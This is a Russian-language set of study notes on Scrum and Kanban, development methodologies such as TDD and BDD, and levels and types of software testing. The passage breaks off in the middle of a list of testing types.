- Sprint Planning – Планирование Спринта – В начале каждого спринта проводится планирование спринта. В планировании спринта участвуют заказчики, пользователи, менеджмент, Владелец продукта, Скрам Мастер и команда. Планирование спринта состоит из двух последовательных митингов:
 - Первый митинг:
 - Участники: Product Owner, Scrum Master, команда, пользователи, менеджмент.
 - Цель: Определить цель спринта (Sprint Goal) и Sprint Backlog – функциональность, которая будет разработана в течение следующего спринта для достижения цели спринта.
 - Артефакт: Sprint Backlog.
 - Второй митинг:
 - Участники: Скрам Мастер, команда.
 - Цель: определить, как именно будет разрабатываться определённая функциональность для того, чтобы достичь цели спринта. Для каждого элемента Sprint Backlog определяется список задач и оценивается их продолжительность.
 - Артефакт: в Sprint Backlog появляются задачи

* Если в ходе спринта выясняется, что команда не может успеть сделать запланированное на спринт, то Скрам Мастер, Product Owner и команда встречаются и выясняют, как можно сократить scope работ и при этом достичь цели спринта.

- Daily SCRUM – Ежедневный Скрам – Ежедневный митинг проходящий каждое утро в начале дня. Он предназначен для того, чтобы все члены команды знали, кто и чем занимается в проекте. Длительность этого митинга строго ограничена и не должна превышать 15 минут. Цель митинга – поделиться информацией. Он не предназначен для решения проблем в проекте. Все требующие специального обсуждения вопросы должны быть вынесены за пределы митинга. Скрам митинг проводят Скрам Мастер. Он по кругу задаёт вопросы каждому члену команды:
 - Что ты делал вчера?
 - Что ты будешь делать сегодня?
 - Какие были препятствия?
- Sprint Review – Обзор спринта (техническая часть):
 - Задачи, которые выполнили,
 - Демо Инкремента.
- Sprint Retrospective – Ретроспектива спринта (персональная часть членов команды):
 - Что хорошо шло во время спринта?
 - Какие были проблемы в спринте?
 - Как можно улучшить работу?
 - Идеи по ходу ретроспективы.

? Артефакты SCRUM:

- Product Backlog – Журнал пожеланий проекта – упорядоченный по приоритету список задач, которые планируются («список всех задач»):

- Уточнения бэклога;
- DoR, Definition of Ready (фокус на уровне Бэклога) – Критерии подготовленности – помогает заказчику сделать хорошие юзер-истории;
- DoD, Definition of Done (фокус на уровне Спринта) – Критерии готовности – помогает проверить работу со всеми требованиями проекта, а не только продемонстрировать, что функциональности работают;

- User Story – Пользовательские истории – Формулировка намерения того, что система должна делать для пользователя («я (как пользователь/админ/...) могу делать что-то (функциональность) для чего-то (ценность для бизнеса)»)
- Planning Poker – Покер планирования – для оценки User Story в Story Point – это оценка сложности, но не привязка ко времени. Как правило, используется ряд чисел на основе чисел Фибоначчи:
0, $\frac{1}{2}$, 1, 2, 3, 5, 8, 13, 20, 40, 100, ∞ , ?, 🃏
- Sprint Backlog – Журнал пожеланий спринта – цель спринта – набор эл-тов Product Backlog на данный спринт.
- Инкремент – шаг на пути к цели продукта – инкремент объединяет реализацию эл-тов Product Backlog за текущий Sprint.

? Метрики SCRUM:

- Velocity – Скорость – среднее арифметическое завершённых Story Point в предыдущих спринтах
- Capacity – Ёмкость – кол-во доступного времени команды – рабочие часы в рабочие дни × кол-во участников
- Burndown Chart – Диаграмма сгорания задач
- Cumulative Flow Diagram – Накопительная диаграмма потока

? Разница между Sprint Backlog и Product Backlog

- В Product Backlog – содержится список всех задач на Проект.
- В Sprint Backlog – содержит список задач, выбранных из Product Backlog на данный Спринт.

? SCRUM-Master

- Не принимает участие в разработке;
- Следит, чтобы всё шло по SCRUM.

? Приоритеты задач в SCRUM – определяет Product Owner.

KANBAN

Pool of Ideas	Feature Preparation		Feature Selected	User Story Identified	User Story Preparation		User Story Development		Feature Acceptance		Deployment	Delivered		
Epic 431	In Progress	Ready	(2 - 5)	(30)	In Progress	Ready	In Progress	Ready (Done)	In Progress	Ready	(5)	Epic 294		
Epic 478	Epic 444	Epic 662	Epic 602				Story 602-02	Story 602-06	Story 602-05	Story 602-01	Epic 401	Epic 609	Epic 694	
Epic 562	Epic 589		Epic 302	Story 302-05 Story 302-01 Story 302-02 Story 302-06	Story 302-07 Story 302-08	Story 302-09	Story 303-05	Story 303-04			Epic 468	Epic 577	Epic 276	
Epic 439	Epic 651		Epic 335	Story 335-09 Story 335-10 Story 335-04 Story 335-08 Story 335-01 Story 335-03	Story 335-05 Story 335-02	Story 335-06 Story 335-07					Epic 362		Epic 419	
Epic 329			Epic 512	Story 512-04 Story 512-07 Story 512-02 Story 512-05 Story 512-08 Story 512-09	Story 512-01						Epic 521	Epic 287	Epic 388	
Epic 287												Epic 582	Epic 274	
Epic 606														
Discarded		Epic 511	Epic 213											
Epic 221														



? «KANBAN»

- Kanban – Канбан – метод управления разработкой, реализующий принцип «точно в срок» и способствующий равномерному распределению нагрузки между работниками.
- При данном подходе, весь процесс разработки прозрачен для всех членов команды. Задачи по мере поступления заносятся в отдельный список, откуда каждый разработчик может извлечь требуемую задачу.
- Канбан основан на 4-ёх основных принципах:
 - Опора на существующие методы разработки – Канбан начинается с существующих методов разработки и стимулирует в них дополнительные изменения.
 - Предварительная договорённость о проведении важных изменений – Команда разработчиков должна учитывать, что постоянные изменения – это способ улучшить существующий процесс разработки, однако проведение глобальных перемен имеет большой риск. Канбан поощряет небольшие и эволюционные изменения.
 - Уважение к существующему порядку, ролям и обязанностям.
 - Поощрение инициативы – Приветствуются проявления инициативы каждого разработчика.

* *Kanban – от японского 看板 «рекламный щит, вывеска» – Метод основан на одноименном методе «Канбан» в производственной системе «Тойоты» (1959) и бережливом производстве.*

- Основные принципы Канбан Доски:
 - Визуализация рабочего процесса;
 - Ограничение работы, которая находится в процессе;
 - Перемещение задач от колонки к колонке;
 - Мониторинг, адаптация и оптимизация.


? Разница SCRUM и KANBAN

- в Канбан **нет тайм-боксов** ни на что (ни на задачи, ни на спринты) – Отменяется разработка по фазам;
- в Канбан **задачи** (Пользовательские истории) больше и их меньше;
- в Канбан **оценки** задач (сроков на задачу) сводится к минимуму или убирается совсем;
- в Канбан «скорость работы команды» отсутствует и считается только **среднее время на полную реализацию** задачи – внимание переходит со скорости разработки на продолжительность цикла;
- в Канбан **нет ролей** Владельца Продукта и Scrum-Мастера;
- в Канбан **Бизнес-процесс делится** не на универсальные спринты, а **на стадии выполнения конкретных задач**: «Планируется», «Разрабатывается», «Тестируется», «Завершено» и др.
- в Канбан Главный показатель **эффективности** – это среднее время прохождения задачи по доске;
- в Канбан разработка отличается от Скрам в первую очередь **ориентацией** на задачи. Если в Скрам основная ориентация команды – это успешное выполнение спринтов, то в Канбан на первом месте – задачи.

Суть KANBAN в **визуализации работы, ограничении объёма** незавершённой работы и достижении **максимальной эффективности** (или скорости). Канбан-команды стремятся максимально сократить время, которое уходит на выполнение проекта (или пользовательской истории) от начала до конца. Для этого они используют Канбан-Доску и непрерывно совершенствуют свой рабочий процесс.

Задача команд SCRUM – поставить **работающее ПО** за ряд **промежутков времени**, которые называются спринтами. Они стремятся **создавать циклы обучения** для быстрого сбора и учёта отзывов клиентов. SCRUM-команды используют особые роли, создают специальные артефакты и проводят регулярные собрания, чтобы работа шла в нужном русле. Лучше всего методика SCRUM описана в руководстве по SCRUM.

	SCRUM	KANBAN
График	Регулярные спринты с фиксированной продолжительностью (н-р, 2 недели)	Непрерывный процесс
Подходы к релизу	В конце каждого спринта	Непрерывная поставка
Роли	Владелец продукта, scrum-мастер, команда разработчиков	Обязательных ролей нет
Ключевые показатели	Скорость	Время выполнения, время цикла, объём незавершённой работы (WIP)
Отношение к изменениям	В ходе спринта команды не должны вносить изменения	Изменение может произойти в любой момент



SCRUM – это готовое руководство к тому, как организовать итеративно-инкрементальную разработку нового продукта. Есть даже инструкция, которая называется Scrum Guide. Все элементы Scrum взаимосвязаны друг с другом, и поэтому при реализации Scrum нельзя выбросить ничего из того, что указано в Scrum Guide.

KANBAN похож на ящик с инструментами. Вы можете брать только что-то одно, или всё сразу – решать вам. Каждый инструмент приносит свою пользу. Выбор инструмента зависит лишь от вашей готовности его применять. Есть разные степени зрелости применения Канбан-метода, и на каждом уровне организация использует те или иные его элементы.

Approaches to development/testing

? **TDD, Test Driven Development** – разработка на основе тестов основывается на повторении коротких циклов разработки: изначально пишется тест, покрывающий желаемое изменение, затем пишется программный код, который реализует желаемое поведение системы и позволит пройти написанный тест. Затем проводится рефакторинг написанного кода с постоянной проверкой прохождения тестов. Есть два уровня TDD:

- Acceptance TDD (ATDD): вы пишете один приёмочный тест. Этот тест удовлетворяет требованиям спецификации или удовлетворяет поведению системы. После этого пишете достаточно производственного / функционального кода, чтобы выполнить этот приёмочный тест. Приёмочный тест фокусируется на общем поведении системы. ATDD также известен как BDD – Behavior Driven Development;
- Developer TDD: вы пишете один тест разработчика, то есть модульный тест, а затем просто достаточно производственного кода для выполнения этого теста. Модульное тестирование фокусируется на каждой небольшой функциональности системы. Это называется просто TDD. Основная цель ATDD и TDD - определить подробные, выполнимые требования для вашего решения точно в срок (JIT). JIT означает принятие во внимание только тех требований, которые необходимы в системе, что повышает эффективность.

? **BDD, Behavior Driven Development** – это разработка, основанная на описании поведения. Определённый человек (или люди) пишет описания вида «я как пользователь хочу когда нажали кнопку пуск тогда показывалось меню как на картинке» (там есть специально выделенные ключевые слова). Программисты давно написали специальные тулы, которые подобные описания переводят в тесты (иногда совсем прозрачно для программиста). А дальше классическая разработка с тестами (TDD);

? **TDD, Type Driven Development** – при разработке на основе типов ваши типы данных и сигнатуры типов являются спецификацией программы. Типы также служат формой документации, которая гарантированно обновляется. Типы представляют собой небольшие контрольные точки, благодаря которым, мы получаем множество мини-тестов по всему нашему приложению;

? **DDD, Domain Driven Design** – Предметно-ориентированное проектирование не является какой-либо конкретной технологией или методологией. DDD – это набор правил, которые позволяют принимать правильные проектные решения. Это набор принципов и схем, направленных на создание оптимальных систем объектов. Процесс разработки сводится к созданию программных абстракций, которые называются моделями предметных областей. В эти модели входит бизнес-логика, устанавливающая связь между реальными условиями области применения продукта и кодом;

? **FDD, Features Driven Development** – представляет собой попытку объединить наиболее признанные в индустрии разработки программного обеспечения методики, принимающие за основу важную для заказчика функциональность (свойства) разрабатываемого программного обеспечения. Основной целью данной методологии является разработка реального, работающего программного обеспечения систематически, в установленные сроки;

? **MDD, Model Driven Development** – разработка, управляемая моделями - это стиль разработки программного обеспечения, когда модели становятся основными артефактами разработки, из которых генерируется код и другие артефакты;

? **PDD, Panic Driven Development** – это своеобразный антипаттерн разработки, который, к сожалению, мы все время от времени практикуем. По сути это то, что получается, когда процессы плохо налажены и команда импровизирует в условиях горящих сроков (новые задачи приоритетнее старых, код решает конкретные срочные задачи, но копится технический долг, тестирование в конце и т.д.);

? **ADD, API Driven Development** – разработка на основе API - это практика сначала проектирования и создания API, а затем создания на их основе остальной части приложения;

? **BDT, Behavior Driven Testing** – в тестировании на основе поведения ваши тесты основаны на user stories, которые описывают некоторые конкретные ожидаемые действия приложения. Вместо проверки деталей реализации вы фактически проверяете то, что важно больше всего: правильно ли приложение выполняет user stories. Ещё одним преимуществом является понятность тестов для менеджеров, аналитиков и т.п.;

? **MDT, Model Driven Testing** – Тестирование на основе моделей - это метод тестирования чёрного ящика, при котором поведение тестируемого программного обеспечения во время выполнения проверяется на основе прогнозов, сделанных моделями. Модель - это описание поведения системы. Поведение может быть описано в виде наглядной схемы, Data Flow, Control Flow, Dependency Graphs, Decision Tables, State transition machines или mind map. Простой аналогией модели в тестировании является электрическая схема при разработке электроприбора. Этот подход к тестированию требуется, когда высока цена ошибки в большом продукте и нужно как можно раньше попытаться её предотвратить;

? **DDT, Data Driven Testing (table-driven testing or parameterized testing)** – в тестировании на основе данных тестовые данные хранятся в виде таблицы. Оно позволяет одним скриптом выполнять тесты для всех тестовых данных из таблицы и ожидать результатов теста в той же таблице;

? **VDT, Value Driven Testing** – тестирование на основе ценности - это подход, в основе которого лежит анализ ценности и экономической целесообразности тестирования;

Levels and Types of Testing

Levels of Testing

? Уровень тестирования:

Уровень тестирования определяет то, над чем производятся тесты: над отдельным модулем, группой модулей или системой, в целом.

? Основные уровни тестирования:



- Acceptance testing – Приёмочное
- System testing – Системное
- Integration testing – Интеграционное тестирование
- Unit testing – Модульное / Компонентное / Юнит

? Когда проводится тестирование на этих уровнях:

Тестирование на разных уровнях производится на протяжении всего жизненного цикла разработки и сопровождения программного обеспечения.

? Пирамида тестирования

«Пирамида тестов» – метафора, которая означает группировку динамических тестов программного обеспечения по разным уровням. Она также даёт представление, какое количество тестов должно быть в каждой из этих групп. Основной принцип разделения уровней – тест должен быть на том же уровне, что и тестируемый объект. В teste более высокого уровня не тестируется вся условная логика и граничные случаи, которые уже покрыты тестами более низкого уровня.



- Юнит-тесты – это тесты белого ящика, которые проверяют отдельные части кода, такие как функции, методы и классы. Они должны быть написаны на том же языке, что и тестируемый продукт и храниться в

том же репозитории. Они часто прогоняются как часть сборки, чтобы сразу же увидеть успешно ли завершается тест или нет.

- Интеграционные тесты – это тесты, которые проверяют, что интеграционные точки между компонентами продукта работают корректно. Тестируемый продукт должен быть в активной фазе и развернут на тестовом окружении. Тесты сервиса часто являются именно тестами интеграционного уровня.
- E2E тесты – это тесты чёрного ящика, которые проверяют пути выполнения системы. Их можно рассматривать как многошаговые интеграционные тесты. Тесты веб-интерфейса часто являются именно E2E.

? Уровни тестирования – определяют над какой частью ПО сейчас проводится тестирование

- Модульное / Компонентное / Юнит
- Интеграционное – Тестирование Интеграции / Компонентов (Component Integration testing) Подходы:
 - Bottom-Up Approach – Подход Снизу-вверх – (драйвер – вызывает тестируемый модуль);
 - Top-Down Approach – Подход Сверху-вниз – (заглушка – вызывается тестируемым модулем);
 - Sandwich Approach – Подход с двух сторон;
 - Big-Bang Approach – Подход Большого Взрыва – Подход со всех сторон – Собирается то, что готово.
- Системное. Виды:
 - Функциональное тестирование;
 - Тестирование производительности;
 - Нагрузочное или стресс тестирование;
 - Тестирование конфигурации;
 - Тестирование безопасности;
 - Тестирование на отказ и восстановление;
 - Тестирование удобства использования.
- Подходы:
 - На базе требований (Requirements Based) – для каждого требования пишутся тестовые случаи (Test Cases), проверяющие выполнение данного требования.
 - На базе случаев использования (Use Case Based) – на основе представления о способах использования продукта создаются случаи использования системы (Use Cases). По конкретному случаю использования можно определить один или более сценариев. На проверку каждого сценария пишутся тест кейсы (Test Cases), которые должны быть протестированы.
- Проверяются:
 - API – Application Program Interface;
 - CLI – Command Line Interface;
 - GUI – Graphic User Interface.
- Системное Интеграционное Тестирование (System Integration Testing) – проверяется взаимодействие между разными системами после проведения системного тестирования.
- Приёмочное Тестирование:
 - Пользовательское приёмочное тестирование (UAT – User Acceptance Testing, End-User Testing)
 - Бизнес-приёмочное тестирование (BAT – Business Acceptance Testing)
 - Контрактное приёмочное тестирование (CAT – Contract Acceptance Testing) – Тестирование на соответствие контракту (спеке или к.л. ГОСТу, акту, GDPR – защита перс данных)
 - Правовое приёмочное тестирование (RAT – Regulations/Compliance Acceptance Testing)
 - Эксплуатационное приёмочное тестирование (OAT – Operational Acceptance Testing)
 - Альфа (силами штатных работников)
 - Pre-Alpha – ПО является прототипом. Пользовательский интерфейс завершён. Но не все функции завершены. На данном этапе ПО не публикуется.
 - Alpha – является ранней версией программного продукта.
 - Бета (привлечение сторонних персон)
 - Beta – ПО стабильно и выпускается для ограниченной пользовательской базы. Цель состоит в том, чтобы получить отзывы клиентов о продукте и внести соответствующие изменения в ПО.
 - Закрытое Beta – группа бета-тестировщиков из сторонней компании
 - Открытое Beta – когда все желающие могут стать бета-тестировщиками.
 - Release Candidate (RC) – основываясь на отзывах Beta Test, вы вносите изменения в ПО и хотите проверить исправления ошибок. На этом этапе вы не хотите вносить радикальные изменения в функциональность, а просто проверяете наличие ошибок. RC также выпущен для общественности.
 - Release – Всё работает, ПО выпущено для общественности.


? Модульное / Компонентное / Юнит тестирование

- **Модульное тестирование** – Процесс в программировании, позволяющий проверить на корректность отдельные модули исходного кода программы.
- Цель – изолировать части ПО и показать, что по отдельности эти части работоспособны.
- Модульное тестирование – это всегда автоматизированное тестирование!
- Проводят – разработчики и очень-очень редко автоматизаторы (мануальщики – никогда!)
- Проверяет – функциональность и ищет дефекты в частях приложения, которые доступны и могут быть протестированы по-отдельности (модули программ, объекты, классы, функции и т.д.).
- Как проводится – вызывая код, который необходимо проверить и при поддержке сред разработки, таких как фреймворки для модульного тестирования или инструменты для отладки.
- Найденные дефекты – исправляются в коде без формального их описания в Баг-трекинговой системе.
- Эффективный подход – подготовка автоматизированных тестов до начала основного этапа разработки ПО.
- «+» Преимущества Модульного Тестирования:
 - Поощрение изменений;
 - Упрощение интеграции – уже проверено, что модули А, В и С по-отдельности работают;
 - Документирование кода;
 - Отделение интерфейса от реализации.
- «–» Недостатки Модульного Тестирования:
 - Проверить автотестами можно не всё – кластеризация дефектов.
- Не нужно писать автотесты:
 - Сайт-визитка (очень простой);
 - Рекламный сайт, флэш-игры;
 - Отсутствие логики, только представление;
 - Проект для выставок, MVP (Minimum Value Project);
 - Исключительный случай – программист пишет код без ошибок или код проверяющий сам себя.
- Модульное Тестирование НЕ работает:
 - Сложный код;
 - Результат известен лишь приблизительно;
 - Ошибки интеграции и производительности;
 - Общая низкая культура программирования (младшие разработчики не пишут автотесты);
 - Проблемы с «Mock-Object» объектами-заглушками (определение – ниже).
- Инструменты (программы) для Модульного тестирования:
 - Java:
 - Junit
 - TestNG
 - Ruby:
 - Rspec
 - TestUnit
 - C#:
 - NUnit
 - xUnit
 - MSTest
 - JS:
 - QUnit
 - Jasmine

? Интеграционное тестирование

- **Интеграционное тестирование** – проверяется взаимодействие между компонентами системы после проведения модульного/компонентного тестирования.
- Цель – Тесты, проверяющие корректность взаимодействия отдельных модулей друг с другом.
- Проводят – Разработчики или опытные тестировщики
- Уровни Интеграционного тестирования:
 - Компонентный интеграционный уровень (Component Integration testing) – проверяется взаимодействие между компонентами системы после проведения компонентного тестирования
 - Системный интеграционный уровень (System Integration Testing) – проверяется взаимодействие между различными системами после проведения системного тестирования
- Подходы к Интеграционному тестированию:

- Bottom-Up Approach – Подход Сверху-вниз – (драйвер – вызывает тестируемый модуль) – все низкоуровневые модули, процедуры или функции собираются воедино и затем тестируются. После чего собирается следующий уровень модулей для проведения интеграционного тестирования. Данный подход считается полезным, если все или практически все модули разрабатываемого уровня готовы. Также данный подход помогает определить по результатам тестирования уровень готовности приложения.
- Top-Down Approach – Подход Снизу-вверх (заглушка – вызывается тестируемым модулем) – вначале тестируются все высокоДуровневые модули, и постепенно один за другим добавляются низкоуровневые. Все модули более низкого уровня симулируются заглушками с аналогичной функциональностью, затем по мере готовности они заменяются реальными активными модулями.
- Sandwich Approach – Подход с двух сторон.
- Big-Bang Approach – Подход Большого Взрыва – Подход со всех сторон – все или практически все разработанные модули собираются вместе в виде законченной системы или ее основной части, и затем проводится интеграционное тестирование. Такой подход очень хорош для сохранения времени. Однако если тест кейсы и их результаты записаны неверно, то сам процесс интеграции сильно осложнится, что станет преградой для команды тестирования при достижении основной цели интеграционного тестирования.



- «+» Преимущества Интеграционного тестирования:
 - Находят баги, которые не могут быть обнаружены юнит-тестами;
 - Запускаются после сборки проекта и позволяют быстро обнаружить проблемы взаимодействия.
- «-» Недостатки Интеграционного тестирования – все недостатки Модульного тестирования:
 - Проверить автотестами можно не всё – кластеризация дефектов.

? Высокоуровневый модуль (фронт)

То, что пользователь видит и может контролировать – Кнопка «Микрофон», отключающая звук в видео-конференции – пользователь видит эл-т управления «Микрофон» программой по отключению микрофона.

? Низкоуровневый модуль (бек)

То, что пользователь НЕ видит и НЕ может контролировать – Видеоконференция записывается, после окончания видеоконференция прилетает в личный кабинет – пользователь не видит элементов, контролирующих эти функции программы – действие происходит «само по себе».

? Системное тестирование

- **Системное тестирование** – проверка и функциональных, и не функциональных требований в системе в целом.
- Цель – изучить функциональность системы на этапах сборки каждой версии продукта, а также на выпуске ПО, в виде альфа и бета-тестирования.
- Как проводить – Для минимизации рисков, связанных с особенностями поведения системы в той или иной среде, во время тестирования рекомендуется использовать **окружение максимально приближенное к тому, на которое будет установлен продукт после выдачи**.
- Проводит – Мануальщики.
- Какие дефекты можно выявить:
 - Неверное использование ресурсов системы,
 - Непредусмотренные комбинации данных пользовательского уровня,
 - Несовместимость с окружением,
 - Непредусмотренные сценарии использования,
 - Отсутствующая или неверная функциональность,
 - Неудобство использования.
- Когда проводится:


- Модульное и интеграционное тестирование успешно завершено;
- Разработка ПО в соответствии с требованиями спецификаций завершена;
- Создана соответствующая тестовая среда для проведения системного тестирования.
- Виды:
 - Функциональное тестирование;
 - Тестирование производительности;
 - Нагрузочное или стресс тестирование;
 - Тестирование конфигурации;
 - Тестирование безопасности;
 - Тестирование на отказ и восстановление;
 - Тестирование удобства использования.
- Подходы:
 - На базе требований (Requirements Based) – для каждого требования пишутся тестовые случаи (Test Cases), проверяющие выполнение данного требования.
 - На базе случаев использования (Use Case Based) – на основе представления о способах использования продукта создаются случаи использования системы (Use Cases). По конкретному случаю использования можно определить один или более сценариев. На проверку каждого сценария пишутся тест кейсы (Test Cases), которые должны быть протестированы.
- Этапы:
 - Создаётся Тест-План;
 - Создаются Тест-Кейсы;
 - Производится прогон авто-тестов;
 - Затем ручное тестирование;
 - Формируется Отчёт об ошибках.

? Приёмочное тестирование

- **Приёмочное тестирование** – Формальный процесс тестирования, проверяет соответствие системы требованиям.
- Цели:
 - Определения удовлетворяет ли система приёмочным критериям;
 - Вынесения решения (заказчиком или другим уполномоченным лицом) принимается приложение или нет.
- Проводит – Заказчик.
- Как выполняется – выполняется на основании набора типичных тестовых случаев и сценариев, разработанных на основании требований к данному приложению.
- Когда выполняется – Решение о проведении приёмочного тестирования принимается, когда:
 - продукт достиг необходимого уровня качества;
 - заказчик ознакомлен с Планом Приёмочных Работ (Product Acceptance Plan) или иным документом, где описан набор действий, связанных с проведением приёмочного тестирования, дата проведения, ответственные и т.д.
- Сколько длится – Фаза Приёмочного тестирования длится до тех пор, пока заказчик не вынесет решение об отправлении приложения на доработку или выдаче приложения.
- «+» Преимущества Приёмочного тестирования:
 - Находятся баги, которые не могут быть обнаружены Модульными или Интеграционными тестами;
 - Можно оценить работоспособность продукта в целом;
 - На этом уровне с продуктом могут ознакомиться будущие пользователи.
- «-» Недостатки Приёмочного тестирования:
 - Самые высокоуровневые тесты – сложнее локализовать проблему;
 - Занимают больше времени;
 - Обнаруживают проблемы с некоторой задержкой.

? **Mock-Object** – тип объектов, реализующий заданные аспекты моделированного программного окружения.

Types of Testing



? Разделение на Виды тестирования:

- По зависимости от исполнения кода/программы:
 - Статическое (Static Testing);
 - Динамическое (Dynamic Testing).
- По степени подготовленности к тестированию:
 - Тестирование по документации (Formal Testing);
 - Интуитивное тестирование (Ad Hoc Testing);
 - Исследовательское тестирование (Exploratory Testing).
- По доступу к системе (Типы тестирования / Методы тестирования):
 - Чёрного ящика (Black Box);
 - Серого ящика (Grey Box);
 - Белого ящика (White Box).
- По степени автоматизации:
 - Ручное Тестирование (Manual Testing);
 - Автоматизированное Тестирование (Automation Testing).
- По позитивности сценариев:
 - Позитивное тестирование (Non Destructive Testing);
 - Негативное тестирование (Destructive Testing).
- По уровню тестирования:
 - Модульное/Компонентное Тестирование (Unit/Component Testing);
 - Интеграционное Тестирование (Integration Testing);
 - Системное Тестирование (System Testing);
 - Приёмочное Тестирование (Acceptance Testing).
- По исполнителям:
 - Альфа Тестирование (Alpha Testing);
 - Бета Тестирование (Beta Testing).
- По степени важности:
